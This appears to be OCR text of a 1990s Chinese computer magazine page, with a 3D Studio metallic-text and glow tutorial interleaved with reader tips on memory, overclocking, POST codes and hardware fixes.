进入 3DS 后，利用 3D Lofter 中的 Deform/Bever 命令，建立一带倒角的立体字，如图 1 所示，生成时注意打开 Tween 开关。制作好后按 F5 进入材质编辑窗。将材质类型 Metal 键激活，调整 Diffuse 的 RGB 分别为 255、194、31；调整 Shininess 为 70，Shin. Strength 为 100；选择 Reflectio(表面反射贴图) 的 map 贴图为刚才制作的 Ngold. GIF，选取 Material 菜单下的 Put to Current 命令，将此材质取名为 Gold。按 F3 进入 3D Editor 模块，在制作的立体字前方建立一架摄像机和若干盏泛光灯。选取 Surface/Material/Assign/Object，将 Gold 材质赋予立体字。按 F4 进入 Keyframe 模块，选取 Hierarchy/Create Dummy，在立体字与摄像机之间建立一个虚拟物体，并将 User 视窗调整为 Camera 视窗，如图 2 所示。选取 Hierarchy/Link，按下‘H’键，在列表中选取除虚拟物体本身以外其它所有物体，包括摄像机、灯光，再点取 OK 键确认后，在视图中的虚拟物体上点一下，就完成了将场景中所有物体变为虚拟物体子物体的过程。将当前帧移至最后一帧，将各泛光灯位置变换一下。选取 Object/Rotate，在 Top 视图中点取虚拟物体，并按 TAB 键调整旋转轴为 Y，旋转虚拟物体 60°。此时，对于 Camera 视窗望去，并无任何变化，而其余三个视窗中物体都发生了旋转。渲染 Camera 视窗后，播放动画，即可发现金属字表面有深浅不同的反射光影变化，金属感非常强烈。此制作方法的关键在于，利用了表面反射贴图在物体上的固定映射坐标，根据‘贴图不动，物体动’的方法将静止贴图变成了动画贴图，且贴图具有连续性。在实际制作时，应在整个动画作品的所有关键帧都设计好后，最后建立虚拟物体，并将场景中所有物体连接到虚拟物体上，并旋转虚拟物体，造成各物体虽在场景中移动，但相对于摄像机并无移动，既保证了各关键帧相对于摄像机的正确不变，又保证了贴图的运动效果。




图 1




图 2

2. 辉光效果

在日常生活中，我们常常可以观察到在发光或反光强烈的物体周围有一层雾蒙蒙的辉光。在动画制作中，为了突出中心物体或金属效果，往往要采用这种辉

内存为何减少

□湖北　杨纲

本机内存 16MB，但在 Pwin95 控制面板中“系统”报告内存是 14MB。想到数月前修改和优化过 autoexec. bat 和 config. sys 两个文件，会不会是这两个文件中某条命令占用内存，导致 Pwin95 检测不出？顺着这个思路，我对 autoexec. bat 和 config. sys 进行了逐条检测，发现是在 autoexec. bat 中执行了磁盘高速缓存程序 Smartdrv. exe 导致了这个问题。为什么会这样呢?

首先来看一下磁盘缓存 Smartdrv. exe 的工作方式。Smartdrv. exe 在扩充内存中创建了一个磁盘高速缓存(disk cache)，动态从磁盘读信息并存入，从而减少直接对磁盘读取信息次数，极大地提高磁盘操作速度。而 Smartdrv. exe 有两个参数：Initcachesize 和 Wincachesize，它们的作用是为 DOS 和 Windows 分配磁盘缓存大小。当扩充内存大于或等于 6MB，若微机执行了 Smartdrv. exe，则自动地把 Initcachesize 和 Wincachesize 值等于缺省值 2MB。DOS 状态下，Initcachesize = 2MB，Wincachesize = 0，当启动 Windows 时，wincachesize = 2MB，而 Initcachesize = 0。因此我那 16MB EDO 内存所减少的 2MB 用作磁盘高速缓存了，故 Pwin95 检测内存只有 14MB。那么牺牲这 2MB 是否值得?

下面是用 Wintune97 在 Pwin95 下的测试结果：

项目	加载 Smartdrv	未加载 Smartdrv
Install RAM	14MB	16MB
RAM Read arg	208MB/S	222MB/S
RAM Write arg	142MB/S	140MB/S
RAM Copy arg	62MB/S	61MB/S
Windows RAM	13. 3MB	15. 4MB

如此看来，Smartdrv. exe 在 Pwin95 中对微机性能提高几乎没什么作用。如果你主要使用 WIN95 的话，那么可以在你的 autoexec. bat 和 config. sys 文件中去掉有关磁盘高速缓存 smartdrv. exe 那几行，从而腾出更多内存给 WIN95 使用。

光效果，在 3DS 中制作辉光效果，主要依靠 Glow. IXP 图像处理外部过程。以前面制作的金属字为基础，最终渲染时，进入 key framer 模块，选取 Renderer/Video post，点取摄像机视图，出现 Video post 对话框后，选取 Add 在 Queue 栏点取两下，选取 Edit 后在第二行 KF Scene 上点一下，在 Queue Entry 对话框中，选取 Process 按健右侧空栏，在列出的 IXP 外部过程中选取 Glow，确认后选取 Setup 按键，出现 Glow 外部过程设置对话框。选取 Filter 中的 Whole Image，设置滤镜作用于全部图像；在 Keyoff 中选取 Alpha 选项，以使滤镜对金属字边缘进行处理；点取 Key Color 按键，出现颜色调整对话框，此处可调整辉光的颜色，由于本例是制作金色字体，故可将 Key Color 调为黄色。调整 Brightness Attenuation(亮度衰减)为最大值，此参数越大，则辉光衰减越快；设置 Effect Size Pixels 为 10，控制辉光范围、设置好后确认退回 Video post 对话框；点取 Render，出现渲染对话框，点取 Options 按键，设置 Render Alpha 为 Yes，确认后选取 Render 并打开 Disk 按键，即可开始渲染。实际应用时，可按上述方法将文件渲染为 TGA 文件序列，再在 Video post 中，通过 Alpha 栏，与前景及背景合成。如对静态图像或帧数较少的动画处理，可先直接渲染，再在 Photoshop 中借助 Black Box 插件包中的 Glow 滤镜和魔棒工具处理，效果更好。

3. 光芒效果

在电视片头中，常见这样的效果：几个金色大字从屏幕上方飞下，随后围绕字体放出一片光芒。下面介绍一下这种光芒效果的制作。

首先在 Photoshop 或 Photostyler 等图像处理软件中制作一幅由上至下逐渐由白变黑的渐变色图像，以用于光芒物体的透明度贴图。如无上述软件，也可在 3DS 中制作，方法是先复位 3DS，然后在 3D Editor 中选取 Renderer/Setup/Background，点取 Gradient colors 旁的颜色块，将三种颜色亮度调为 255、127 及 0，对任意视图渲染存盘为 WTOB. TGA。

复位 3DS 后，以前面制作的立体金属字为基础，调入该 3DS 文件。在 3D Lofter 中调入字体造型，选取 Path/2D Scale 命令调整放样路径为所制立体字厚度的 10 倍左右。选取 Object/Make，关闭 Cap Start 及 Cap End，并确认 Tween 键处在关闭状态，如字体笔划较平直，也可关闭 Optimization 选项，以产生足够多的光芒线，点取 Create 即生成光芒体。按 F5 进入材质编辑器，设置 Opacity(透明贴图)的 Map 为 WTOB. TGA 文件，点取右侧 S 键，将贴图类型设定为 Decal，调整 Self Illum 为 100，打开 2 – Sided 按键 ;单击 Wire，设定为 1 个 Pixel 后，点取 On 键；点取 Ambient 及 Diffuse 旁的 L 键，锁定三种反射，调整 RGB 至所需光芒颜色。选择 Material 菜单上的 Put to Current，将此材质定名为 Light。按 F3 进入 3D Editor 模块，移动光芒体至立体字前方，选取 Surface/Mapping/Adjust/Scale，按下 Alt 键，在 Top 视图中点取光芒体，选择 Surface/Mapping/Apply obj，将贴图轴作用于光芒体。选取 Surface/Material/Assign/Object，将 Light 材质赋予光芒体。调整摄像机并渲染摄像机视图，即可看到一个放射着光芒的金色大字。如要在动画中改变光芒大小，只需改变光芒体厚度即可。

(待续)

在386机上提高WINDOWS运行速度

□江苏　冯通

在装有2MB甚至4MB内存的386计算机上，运行某些大型WINDOWS应用程序时反应迟钝，甚至导致程序死锁。笔者通过对WINDOWS工作过程的分析，在不增加物理内存的基础上，优化使用，挖掘现有内存潜力，也能提高WINDOWS的运行速度。

不要使用DOS中的上位内存块（UMB）。WINDOWS和DOS使用不同的内存管理模式，有不同的寻址方式，因此在DOS系统中比较优化的内存配置，对于WINDOWS来说可能就不是优化的。因而在WINDOWS系统的CONFIG.SYS配置文件中，应将EMM386.EXE去掉或写成DEVICE?=C:\DOS\EMM386.EXE NOEMS，这样在DOS启动系统时，会给出一个确认执行信息，你可根据需要选用。

使用恰当的高速缓存容量。运行WINDOWS时，一般总要使用高速缓存程序，在内存总量不变时，存在一个最佳的容量。据笔者经验，SMARTDRV命令行上的VINCACHESIZE参数取256KB时（针对4MB内存而言）性能最好。

运行大型WINDOWS应用程序前，去掉不必要的驻留程序，如DOSKEY、鼠标驱动程序等。启动WINDOWS后卸下所有的Shell程序，如NORTON DESKTOR FOR WINDOWS等，只留程序管理器，同时将不必要的应用程序也都退出，如时钟、计算器等，若有屏幕保护程序也应使其失效，它可省出可观的内存资源。

WINDOWS系统虽然不受640KB常规内存的限制，但其GUI资源保存在一个64KB的堆中，当这一内存区域所余内存接近原有容量的25%时，WINDOWS运行速度明显减慢，容易出现一般性保护模式错误（General Protection Failure）。除非实在必要，不要使用256色的屏幕驱动程序，应尽量使用16色的驱动程序。删除不常用的字体（但不删除磁盘上字体文件），删除不必要的汉字输入法，去掉华而不实的壁纸等，这都能有效地节约系统资源。

笔者在一台有4MB内存的386计算机上经过以上处理后，即使用WORD编辑大的文件翻页时几乎感觉不到滞后，仿佛变成了一台8MB内存的486。

软硬兼施「摩机」486

□安徽　聂平

本人去年购买了一台Cyrix 5x86－120（cpu不加风扇）兼容机，海洋15主板，16MB内存，美亚CL－GD5446显示卡，256KB cache，Goldstar 6倍速光驱，昆腾火球硬盘。虽然用起来还算顺手，但在用软件播放VCD时，其速度上不如奔腾120＋软解压软件，下不如486－DX33＋解压卡。笔者对机器进行了一番优化，在未摩机时用Xing1.3测得软解压的速度是23.4帧/秒，摩机后测得速度为34.2帧/秒！实放VCD已颇为流畅，使我不得不对它刮目相看。

一、硬件方面

提高CPU的主频有两种方法：提高主板工作频率或提高倍频数。但CPU超频越多，其运行时就越热，整机性能就越不稳定，甚至无法启动机器。我用打破常规的跳线方法去加速CPU，取得了良好的效果。将主频跳至50MHz，倍频数改为2.5，CPU主频：50MHz×2.5＝125MHz。开机自检，顺利通过，再播放VCD，为29.3帧/秒，画面流畅，一切OK！且CPU的温度和正常情况下（即CPU主频：40MHz×3＝120MHz）差不多，连续工作10多个小时都未出现任何故障。这样，硬件方面的优化一下子就使VCD播放提高了5.9帧/秒。

二、软件方面

1. 在不影响系统稳定的条件下，把BIOS的各级cache、shadow项设置为“Enabled”，自动设置功能因其参数比较保守，故应设置为“Disabled”，再把cache、总线和硬盘速度设置为较快的方式，电源管理功能设置为“Disabled”等。

2. config和autoexec的设置应尽量精简，给系统保留较多的内存，只装入一些必需的和能提高效率的程序如5x86.exe，就能提高Cyrix CPU的性能，并且系统加载后运行Windows类软件性能稳定，不会死机。

3. 由于软解压软件在运行时需要大量的内存，因此，笔者在硬盘上为Xing软件专门安装了一套最小化的Windows程序，能不装的应用程序都不装，以使它在运行时拥有尽可能多的内存。分辩率和颜色设置为全屏640×480×64K色，声音为16位立体声。

经过以上软优化以后，测得用xing1.3播放VCD的速度又提高了4.9帧，达到创记录的34.2帧/秒。



总线的超频使用

□云南　段超

一般用户在衡量现代奔腾电脑的速度时，只注重到了电脑的 CPU 速度，而忘了另一个影响系统速度的重要因素——总线速度。

一、为何能超频使用

实际上，CPU 主频是总线频率乘以一个倍频数，例如：P100 的主频等于 66MHz×1.5=100MHz，其中 66MHz 为总线频率，1.5 为倍频数。现在 Intel 公司公布的奔腾 CPU 的总线频率为 50MHz、60MHz、66MHz 三种，倍频数为 1.5、2、2.5、3 四种，使用不同的总线频率和倍频数进行组合，即可得到所有的 CPU 主频。见表 1。

表 1

CPU 型号	总线频率(MHz)	倍频数
P75	50	1.5
P90	60	1.5
P100	66	1.5
P120	60	2
P133	66	2
P150	60	2.5
P166	66	2.5
P180	60	3
P200	66	3

可见从 P100 至 P200，虽然 CPU 主频提高了一倍，但总线频率依然是 66MHz，此时 CPU 速度已经提高了一倍，但总线速率并未提高，当 CPU 需要与内存和外围设备进行数据交换时，不得不更多地处于等待状态。这个总线速率的瓶颈严重阻碍了 CPU 效能的发挥，从而使整个计算机系统的性能不能成比例地提高。实际上，P200 的系统性能往往只比 P100 的系统提高约 50%。在市场上，我们也可以发现一个有趣的现象，P150、P180 的 CPU 比较少见，而 P133、P166、P200 的 CPU 较为普遍，虽然 P150、P180 的主频要比 P133、P166 略高一些，但它们的总线频率却是 60MHz，比 P133、P166 的总线频率 66MHz 要低一些，这样此消彼长，自然使系统性能改进极小，那么怎样才能使系统速度有大幅提高呢？一个很简单的答案就是提高总线频率。那么有没有主板支持高于 66MHz 的总线频率呢？Cyrix 公司的 6X86—PR200+的实际工作频率为 2×75MHz=150MHz，于是有的公司生产的主板为了支持该款 CPU，提供了 75MHz 的总线频率。这大大拓宽了人们的思维，有的公司还提供了另一个更高的总线频率——83MHz，但极少有公司公开宣布支持这种总线频率，而只在主板上预留了这种总线频率的跳线方法。那么以上六种总线频率 50MHz、55MHz、60MHz、66MHz、75MHz 和 83MHz，它们对系统整体性能有多大影响呢？

以下是基于华硕 P/I—P55T2P4 rev.3.0 主板（该主板可支持以上 6 种总线频率），所进行的测试。所使用的 CPU 为 P166，但由于 P166 无法在高于 208MHz 的主频下运行，即使在 208MHz 下，也无法完整地运行完 Winstone96，所以只进行了 22 个 DOS 下和 21 个 Windows95 下的测试。

在 DOS 下用 Quake 1.06 Timedemo Benchmark 的测试结果如表 2 所示。

表 2

CPU 主频	总线频率	倍频数	结果
75MHz	50MHz	1.5	8.7
100MHz	50MHz	2	10.2
125MHz	50MHz	2.5	11.1
150MHz	50MHz	3	11.8
82.5MHz	55MHz	1.5	9.6
110MHz	55MHz	2	11.3
138MHz	55MHz	2.5	12.2
165MHz	55MHz	3	13
90MHz	60MHz	1.5	10.4
120MHz	60MHz	2	12.3
150MHz	60MHz	2.5	13.3
180MHz	60MHz	3	14.1
100MHz	66MHz	1.5	11.5
133MHz	66MHz	2	13.6
166MHz	66MHz	2.5	14.7
200MHz	66MHz	3	15.7
113MHz	75MHz	1.5	13
150MHz	75MHz	2	15.3
188MHz	75MHz	2.5	16.5
125MHz	83MHz	1.5	14.4
166MHz	83MHz	2	17
208MHz	83MHz	2.5	18.3

从上表中，我们对比 150MHz 的 CPU 主频，分别使用 50MHz、60MHz 和 75MHz 的总线频率，它们的测试结果分别是 11.8、13.3 和 15.3，其 75MHz 总线的性能与 50MHz 总线的性能差别达 29.7%，而 133MHz 主频（标准组合：2×66MHz）与 200MHz 主频（标准组合：3×66MHz）的性能差别不过 15.4% 而已。总线为 75MHz 的 P150 和总线为 66MHz 的 P200，两者性能差别不过 2.6% 而已，再对比总线为 83MHZ 的 P166 和总线为 66MHZ 的 P200，前者的 P166 竟比后者的 P200 还快 8.3%，此时的 P166 是否该称为 PR200+呢？以上测试结果说明总线频率的提高对系统整体性能的影响远比 CPU 主频的提高大得多。

现在让我们看一看 Winstone 96 的结果，测试结果如表 3 所示：

表 3

CPU 主频	总线频率	倍频数	结果
75MHz	50MHz	1.5	46.3
90MHz	60MHz	1.5	53.2
120MHz	60MHz	2	60.4
150MHz	60MHz	2.5	65.5
180MHz	60MHz	3	69.5
100MHz	66MHz	1.5	57
133MHz	66MHz	2	65.1
166MHz	66MHz	2.5	69.9
200MHz	66MHz	3	74.1
113MHz	75MHz	1.5	62
150MHz	75MHz	2	70.3
188MHz	75MHz	2.5	74.6
125MHz	83MHz	1.5	66.4
166MHz	83MHz	2	75

我们同样对比 150MHz 的 CPU 主频，分别使用 60MHz 和 75MHz 的总线频率，测试结果分别为 65.5 和 70.3，性能差别为 7.3%。总线为 83MHz 的 P166 和总线为 66MHz 的 P200，其测试结果分别为 75 和 74.1，前者仍比后者稍快一些。我们再对比 CPU 主频相近而总线频率不同的测试结果，便可得出这样的结果，即在 CPU 主频相同或相近的情况下，当使用较高的总线频率时，总能获得较好的整体性能。

现在也许你也得出了这样得结论了，总线频率才是提高整体性能的关键，同时也找到了一种不用 CPU 冒超频危险而大幅提高性能的方法。例如，P166 换成 2×83MHz 的跳线方法，那么你的系统就变成了 PR200+，P150 换成 2×75MHz 的跳线方法，就变成了 PR180+，P120 换成 1.5×83MHz 的跳线方法，就变成了 PR150+。前提是你的主板必须支持 75MHz、83MHz 的总线频率。

二、如何实现超频使用

既然总线频率的提高能为我们带来这么大的好处，那么怎样才能使我们的系统得到免费的加速呢？现在奔腾主板上的主控芯片组主要有 Intel 公司的 430VX、430HX、430TX，VIA 公司的 580VP、590VP，VLSI 公司的 SIS 5571 等等。其中公开声称支持 75MHz 总线频率的有 VIA 公司的 580VP、590VP，VLSI 公司的 SIS 5571，但市场使用这几种芯片组制造的主板相对比较少，大多数使用的还是 Intel 公司的 430VX、430HX、430TX 芯片组，但 Intel 公司宣称这三种芯片组支持的最高总线频率为 66MHz，但实际上就象 Intel 公司的 CPU 可以超频使用一样，Intel 的芯片组也能超频使用。所以有许多使用 Intel 芯片组的主板都提供了这种跳线方式，例如：华硕 P/I—55T2P4、升技 IT5H、升技 PR5 等等。而且后期出现的奔腾主板越来越多的提供了这种跳线方式，而且只要你使用得当，一般它们都能工作得很稳定。

那么怎样才能知道你的主板是否支持 75/83MHz 总线呢？一个较简单的办法是看看主板上调节总线频率的跳线有几个，如果只有两个，那么很不幸你的主板很可能并不支持 75/83MHz 总线频率，因为它只能组合出四种频率，即 50MHz、60MHz、66MHz，一般有的主板为了支持 Cyrix 6X86—PR133+，还特别增加了 55MHz 的总线频率。但是如果有三个调节总线频率的跳线，那么你就大有希望了，此时它有八种组合，远远超出了正常所需，以华硕 P/I—55T2P4 为例，它具有三个调节总线频率的跳线，可跳出：50MHz、55MHz、60MHz、66MHz、68MHz、75MHz、83MHz、100MHz（猜测）等八种总线频率。也许你的主板上已经标明了 75/83MHz 的跳线方法，如果没有，那么你只要把倍频数跳成 1.5 或 2，然后，尝试一下主板上没有标明的跳线方法，也许你就会有新的惊喜。此外，你还可以看看主板上的钟频发生器，如果是 PLL52C59-14 或 PLL52C61-01/21 这两个牌子，那么一般是可以有 75/83MHz 的总线频率的，如果是 ICS9159-14 的，则无法达到 75/83 MHz。

三、注意问题

首先，奔腾电脑的 PCI 总线使用频率是系统总线频率的二分之一，而且现在的很多 PCI 设备都是按 Intel 公布的最高总线频率 66MHz 设计制造的，即它们工作的最高频率在 66/2=33MHz，但在 75/83MHz 的总线频率的条件下，它们的工作频率相应变成了 37.5/41.5 MHz，在这么高的频率下，这些设备就可能无法正常工作，特别是 SCSI 控制卡和网卡，幸运的是对于一些质量较好视频卡而言，它们依然能正常工作，只不过比平常发热多一些而已。

其次，主板的 EIDE 接口速度不仅与 PIO 和 DMA 模式有关，而且与 PCI 钟频有关，当使用 75/83MHz 总线频率时，它会运行得更快，这听起来好象是件好事，但实际有的硬盘和光驱是无法在这样的高速度下正常运行的，特别是在 83MHz 下，你也许不得不降低它们的 PIO 来使其正常运行。

还有在这样的总线频率下，需要速度较快的内存，这就要求内存的型号和质量都比较好。虽然绝大多数 60ns EDO 内存是可以在 75MHz 下很好地工作，但对于 83MHz，你就需要最好的 EDO 内存或是 SDRAM 内存。

另外对于一些主板，例如：华硕 P/I—55T2P4，由于它无法调节 ISA 总线频率，而一般 ISA 设备的工作频率为 8MHz 左右，因此在 75/83MHz 的高频率下，ISA 总线的频率也会相应提高，从而导致一些 ISA 设备无法正常工作，例如声卡等。这时你只能使用一些性能和质量较好的 ISA 设备才能正常工作，例如声卡中的 AWE32。当然如果你的主板可以通过 BIOS 调节 ISA 总线相对 PCI 总线频率的分数，那么你可以通过选择较小的分数来降低 ISA 总线的频率，从而使这些设备正常工作。

如何判断组装机故障

□上海　程凯

打开组装机电源，稍微等待一会儿，系统会进行加电自检，即给计算机的每一个部件加一个小脉冲信号并产生几秒钟的蜂鸣声，在计算机的屏幕上也会出现一些字符和数字，以确认各部件都正常工作。如果喇叭发出长时间的蜂鸣声、不规则的蜂鸣声或屏幕上出现一些奇怪的信息，那就表明你的计算机在组装的过程中存在错误并在启动时出现故障了。

一、从声音判断

声音	屏幕显示	故障原因
无声音	无显示、屏幕全黑	显示器电源故障
无声音	无显示、屏幕全黑	系统 BIOS 故障
无声音	无显示、屏幕全黑	计算机内存故障
无声音	无显示、屏幕全黑	系统主板故障
无声音	只有光标闪烁	显示器故障
连续两短声	无显示、屏幕全黑	显示器或显示适配器故障
连续两短声	无显示、屏幕全黑	计算机信号连接线故障
连续两短声	显示错误代码	计算机内存或其它设备故障
连续短声	显示错误代码 305	键盘故障
连续短声	显示其它内容	计算机内部电源故障
一长声、一短声	显示其它内容	计算机系统主板故障
一长声、二短声	显示其它内容	显示器或显示适配器故障
一长声、二短声	显示其它内容	电缆线故障
一长声、三短声	显示其它内容	电缆线或显示适配器故障
一短声，一长声	无显示，屏幕全黑	显示器或显示适配器故障
连续蜂鸣	显示其它内容	电源不能正常工作

二、从显示的数字信息判断

显示数字代码	设备故障原因
02XX	电源故障
1XX	系统主板故障
2XX	存储器故障
3XX	键盘故障
4XX	单色显示适配器故障
5XX	彩色显示适配器故障
6XX	软盘驱动器或显示适配器故障
7XX	数字协处理器故障
9XX	打印端口故障
10XX	第二打印端口故障
11XX	串行口故障
12XX	第二串行口故障
13XX	游戏端口故障
17XX	硬盘驱动器故障

三、从一些常见的屏幕提示语句判断

General failure　一般失败，通常是由硬盘设置故障造成的。

Insert disk with command. com in drive A Press any key to continue　表明计算机找不到 DOS，用户只要将存有 command. com 文件的软盘插入软盘驱动器，然后按任意键，便可以从软盘启动计算机。

Invalid media or track 0 bad disk unusable format terminated　表明存储介质不合法或磁盘的 0 磁道受到破坏以至于不能再进行格式化操作。

Track 0 bad – Disk unusable　表明用户磁盘的 0 磁道已坏，磁盘不能使用。

Drive not ready Abort, Retry, Ignore, Fail?　驱动器未准备好，退出，再试，忽略，失败？通常表明软磁盘未能正确插入磁盘驱动器，导致不能进行磁盘的数据读取。

Insufficient memory　表明计算机在运行程序时出现内存不足，这时需要加大计算机的内存。

Bad command or file name　表明用户所输的命令中存在文件名错误或文件找不到。

Incorrect DOS version 表明用户 DOS 目录下的命令或者程序的版本与从硬盘上启动计算机的版本不同。

Insufficient disk space 表明磁盘的存储空间不足，遇到这种情况，用户需要删除一些没用的东西。

Internal stack failure, system halted 表明计算机内部栈失败，系统停止。

标识“地雷”

一台 386 兼容机，硬盘 40MB，配一台东芝 24 针打印机和调制解调制器，已经用了有些年头了。开机自检完毕，执行 CONFIG. SYS 一切正常，又执行自动批处理 AUTOEXEC. BAT，显示完 ECHO OFF 后不久，硬盘灯熄灭，电脑死机。

起初认为是病毒在作怪，于是找来 KV300、KILL77 等杀毒软件，没有发现病毒。再重新启动计算机仔细观察，发现故障出在执行批处理 AUTOEXEC. BAT 的过程中。于是用软盘启动计算机，进入 C 盘，单步执行 AUTOEXEC. BAT，发现执行到打印驱动程序 PRNT. EXE 时，出现死机。重新拷贝 PRNT. EXE 到硬盘，并重新启动机器，一切正常了。

但是以后这种故障每隔一段时间就出现一次，依旧用老办法排除，但故障不久又再出现。由于杀毒软件没有找出病毒，再者如果是病毒的话，它不会只感染 PRNT. EXE 一个文件，肯定还会感染其它可执行文件，所以排除了有病毒的可能性。PRNT. EXE 文件本身也没有问题，因为刚拷到硬盘时是好的，而且软盘上用一点问题都没有。转换思路一想，不是软件的问题，会不会是硬件的问题？因每次重新拷贝的 PRNT. EXE 文件在硬盘的位置没有改变，如果此处的一些磁性介质老化，不太稳定，文件就不能正常执行了。

于是将硬盘上的 PRNT. EXE 改名为任意如 AA，然后再将软盘上 PRNT. EXE 拷入硬盘。果然，以后这个故障再也没有发生过。

故障虽然排除了，但是硬盘上的坏簇还被 AA 文件占着，为了保证以后好文件不再写入坏簇，AA 文件暂时还不能删除。当然也可以将硬盘重新格式化，利用 FORMAT 命令将坏道标识。但由于有时 FORMAT 命令也可以将坏道暂时修复，时间一长又出问题了。所以，最好的办法是不删除 AA 文件，而是通过查 FAT 表，在硬盘坏道表中加入有问题的硬盘区。

（山东　韩建军）

海绵补键

机械式的键盘较便宜，但容易坏，我 96 年暑假购买的机械式键盘，已明显显出老态，常常一下按不下去，好不容易按下去了又不肯站起来。只见屏幕上的光标飞速地倒车，把我好不容易打上去的字杀个鸡犬不留，深知‘千字之文，毁于一键’的含意。买一个吧，家里财务正紧，干脆自己修。

关上主机，拆下键盘，用十字改锥拧下所有螺丝，这时要注意键盘内部还有塑料暗卡相连，不要硬掰，用巧劲侧着撬开。整个电路板还用螺丝拧在外壳上，卸下它们，整个外壳就可以除去，观察后发现键帽下方有弹力胶模突起。每个小键下方各一个，而如空格、回车这样的大键下方却也只有一个，而且位置不居中，估计是使用时间长了以后，胶模弹力减退，加上弹力不居中，很容易卡住。问题找到了，如何解决呢？我开始用圆珠笔内的小弹簧安上去，但不好控制，而且它的弹力对旁边的键有影响，弹力太强，与别的键配合起来手感不好。只好再次打开，拆下弹簧，剪下形状合适的海锦，粘上强力胶，贴在原胶模突起的地方，原来大键下的空位也补上一二个，拭净键帽下的脏物，这些脏物也会影响到键盘的灵敏度，再合上外壳拧紧。这下键盘手感舒适，弹力适中而且比较活，不象新键盘那样有些涩。

（北京　江伟）

给散热片洗澡

一次用硬解压播放影碟，二十分钟后持续发出“噼啪、噼啪……”的噪音，换上另一影碟，数分钟后噪音又起。将音响接线直接插在解压卡后面插孔内，故障依旧，替换光驱，十分钟后噪音再次出现。用 KV300 来回查毒和清除，仍无法排除故障。进入 CMOS 查看主频设置、电源管理及其他，均显示正常。进而怀疑引导区带毒，百般无奈中，乃用低级格式化进行彻底清理硬盘，重装 DOS6. 22 和 WINDOWS3. 2，自以为万无一失，岂料播放影碟时隔不到 10 分钟，可恶的噪音便再度鸣起。掀开机箱，摸摸声卡，摇摇影卡，一切都极为稳固。无意中触摸一下散热片，心中不由大惊“好烫！”，但散热片上电风扇的运转却正常，看来是散热片热量没有充分外散。于是关机，拆下与电扇相连的散热片，直接触摸芯片，极为烫手。但原散热片并无任何外部损伤，于是取下散热片，卸下电风扇。散热片与电风扇相连之处竟然蒙上了一层薄薄的尘埃！将散热片放置清水中冲洗干净，搁置通风处凉干，重新装机调试，经过两个多小时的测试，一切正常，噪音消除。

（湖北　张旗开）





至尊 3D

本人机器配置为：INTEL 中板皇 VX，K5 133，TR9685，三星硬盘，声卡为至尊 3D。

至尊 3D 是调频合成（FM）、全双工的 16 位声卡，支持即插即用(PNP)，本机主板也支持 PNP。装声卡时 WIN95 提示发现新设备并自动为其配置驱动程序，但 WIN95 配置的驱动程序不能使声卡正常工作。而选择添加新设备，就是把硬件厂商提供的驱动程序装上多少遍，也不能使声卡投入工作。这是因为 WIN95 已检测到了这个声卡并提供了驱动程序，如果继续装入声卡自带的驱动程序，WIN95 就以为有两个声卡，从而发生设备冲突。其实只需删除 WIN95 的"其它设备"中的声卡驱动程序，然后点击一下屏幕下方的"刷新"一项，WIN95 就会提示插入装有声卡厂商提供的驱动程序的盘卡，根据提示把驱动程序装上并重新启动，声卡即可工作。

(河南　单卓)

惹事儿

一位朋友近期组装一台兼容机，其彩卡为 DIAMOND STEALTH 64，声卡为 SOUNDKING(声皇)KCE－815 支持 PNP，视卡为 T& W MPEG。

故障现象：播放 VCD 影碟时，影像画面刚出现就停止不动且没有伴音。

故障分析：根据经验，以上现象多为硬件冲突所致。而硬件冲突大致可分为三类：不同硬件设备使用了相同的 IRQ 中断；不同硬件设备使用了相同的 DMA 通道；不同硬件设备使用了相同的 I/D 地址。本例中的故障现象很有可能是由于第一类硬件冲突造成的。抱着这样的想法分别检查了声卡和电影卡，IRQ 中断的使用情况如下：

T& W MPEG：IRQ 10

SOUNDKING：IRQ 9，IRQ 5

也就是说，声卡和电影卡之间并没有 IRQ 冲突。但是拔掉声卡后，故障现象却消失了，这到底是为什么呢？原来不插声卡时彩卡使用的 IRQ 为 9(屏幕上有显示)，插声卡后彩卡使用的 IRQ 为 10。该主板的 BIOS 支持 PNP，可为 PNP ISA 卡及 PCI 卡自动分配 IRQ，其分配次序是先 PNP ISA 卡后 PCI 卡，也就是说，彩卡使用的 IRQ 可以是动态的，但在 BIOS SETUP 中也可以将其设置成使用某一固定 IRQ。

解决方法：加电启动，按 DEL 键进入 BIOS SETUP，选择 PNP AND PCI SETUP，因 PCI 彩卡插在 slot 3 中（从右至左第三个槽），所以将 slot 3 IRQ 设置成 NA 或 11(可选的值有 NA，9，10，11，12，14，15)，然后将 IRQ 10 Used by ISA 设置成 Yes 即可。

(山东　孙克再)

沦落他乡

一台兼容多媒体，购机时预装了 DOS6. 22 和中文 WIN3. 2，声卡为 FUJIAN KINGCHESS ELEC. LTD 全双工 SOUNDKING KCE－815。在 DOS 和中文 WIN3. 2 下声卡能正常发声，后来加装中文 WIN95 后，WIN95 竟然没有发现声卡。将其设为 Creative Labs Sound Blaster pro，结果发现还是不行。

进入控制面板，打开系统图标，在设备管理一栏的"声音、视频和游戏控制器"一项中，设备"Creative Labs Sound Blaster pro"前正很醒目的打了一个惊叹号。这时发现系统管理一栏中有个"其它设备"，出于好奇，把它打开，忽然发现有一设备"SoundKING KCE－815 Sound Controller"，这不是日思暝想的声卡吗？原来 WIN95 并不是没有检测到声卡，只是可能不认识而把它搁到其它设备中了，WIN95 真是又可气又可爱。

